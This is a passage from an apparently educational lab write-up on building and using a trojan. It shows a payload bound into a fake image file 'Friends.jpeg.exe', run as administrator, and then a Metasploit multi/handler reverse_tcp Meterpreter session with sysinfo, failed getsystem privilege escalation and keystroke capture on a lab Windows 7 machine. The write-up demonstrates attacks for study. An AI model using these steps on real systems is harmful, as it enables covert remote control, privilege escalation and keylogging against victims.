


Fig 17: Changing the Update settings.

(v) Go to Setup and then write the following in the Run after extraction section and click OK!




Fig 18: Change SetupSetting By entering Files to be Binded..

Step 11: Created. Right click on the binded image “Friends.jpeg.exe” and Run as admin.




Fig 19: Run the Binded File as Administrator.

Step 12: Click on Yes!




Fig 20: Click “Yes” to run.

Step 13: This will open. But don't click on install else malware will be installed in the system and can affect the system.




Fig 21: Go through Installation Setup.

Exploitation of Malware

Step 14: Exploiting the virus on the victim's computer by using command on Kali (use exploit/handler)




Fig 22: Exploiting the Malware




Fig 23: Running msfconsole on attacker machine.






Fig 24: Exploiting using Meterpreter, Setting port and host.

Step 15: here we have demonstrated that how hacker can exploit the victim's system. He can gather system information, privileges of an attacker into the victim's system.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x  
^C[~] Exploit failed [user-interrupt]: Interrupt  
[~] exploit: Interrupted  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.142.129  
lhost => 192.168.142.129  
msf5 exploit(multi/handler) > set lport 9999  
lport => 9999  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.142.129:9999  
[*] Sending stage (179779 bytes) to 192.168.142.130  
[*] Meterpreter session 1 opened (192.168.142.129:9999 -> 192.168.142.130:49591)  
at 2019-06-20 14:53:02 +0530  
  
meterpreter > sysinfo  
Computer : WIN-IRJ05BK5QNH  
OS : Windows 7 (Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > 
```

Fig 34: Getting System Info of victim's in meterpreter Framework.



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x root@kali: ~ x root@kali: ~ x  
meterpreter > sysinfo  
Computer : WIN-IRJ05BK5QNH  
OS : Windows 7 (Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > getsystem  
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The  
following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)  
[-] Named Pipe Impersonation (Dropper/Admin)  
[-] Token Duplication (In Memory/Admin)  
meterpreter > get  
[-] Unknown command: get.  
meterpreter > getsystem  
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The  
following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)  
[-] Named Pipe Impersonation (Dropper/Admin)  
[-] Token Duplication (In Memory/Admin)  
meterpreter > 
```

Fig 35: getsystem command

The attacker can capture the keystrokes of a victim's system.




Fig 36: Dump the keylogger by Key scan